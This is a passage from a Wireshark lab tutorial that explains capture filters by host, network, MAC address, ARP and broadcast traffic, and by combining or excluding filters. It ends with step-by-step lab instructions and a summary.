2. **Capture traffic from or to a specific network:**

```
net 10.0.0.0/8
```

This captures all traffic to and from any host in the 10.0.0.0/8 network.

3.2 Capturing Traffic Based on MAC Address

1. **Capture traffic based on a specific MAC address:**

```
ether host 00:11:22:33:44:55
```

This captures traffic to and from the device with MAC address 00:11:22:33:44:55.

3.3 Capturing Non-IP Traffic

1. **Capture only ARP packets:**

```
arp
```

ARP (Address Resolution Protocol) packets are used to resolve IP addresses to MAC addresses on a local network.

2. **Capture Ethernet broadcast traffic:**

```
ether broadcast
```

This captures broadcast packets on the Ethernet layer.

Part 4: Creating Custom Capture Filters

4.1 Combining Filters with AND/OR Logic

1. **Capture traffic on port 80 from a specific IP:**

```
host 192.168.1.10 and port 80
```

This filter will capture only traffic to or from 192.168.1.10 on port 80.

2. **Capture traffic from one IP or another IP:**

```
host 192.168.1.10 or host 10.0.0.5
```

This captures traffic to/from either 192.168.1.10 or 10.0.0.5.

4.2 Excluding Traffic from the Capture

1. **Capture all traffic except traffic from a specific IP:**

```
not host 192.168.1.10
```

This will capture all traffic except for any traffic to/from the IP 192.168.1.10.

2. **Capture all non-HTTP traffic:**

```
not tcp port 80
```

This will capture everything except TCP traffic on port 80 (HTTP).

Part 5: Performing the Lab

5.1 Step-by-Step Instructions

1. **Start Wireshark:**

- Open Wireshark and select the network interface you wish to capture traffic from (e.g., Ethernet, Wi-Fi).

2. **Apply a Capture Filter:**

- Before starting the capture, enter a capture filter in the "Capture Filter" field (just below the interface list) or click the blue shark fin icon and enter it in the capture options window.

3. **Start Capturing:**

- Click the green start button to begin capturing network traffic.

4. **Generate Network Traffic:**

- Use your browser, issue ping commands, or generate traffic in other ways based on your filter (e.g., visit websites, ping specific IPs).

5. **Analyze the Captured Packets:**

- After capturing sufficient traffic, stop the capture and review the captured packets in Wireshark. Use display filters if necessary to narrow down the data for deeper analysis.

6. **Experiment with Different Capture Filters:**

- Repeat the capture process with different filters to see how each filter narrows down the captured traffic.

Part 6: Lab Conclusion

Summary

In this lab, you learned how to:

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- Differentiate between capture and display filters in Wireshark.
- Apply common and advanced capture filters to limit captured traffic.
- Combine multiple filters for custom packet captures.

Capture filters are essential tools for efficiently analyzing large amounts of network traffic and can be tailored to meet specific investigative or troubleshooting needs.

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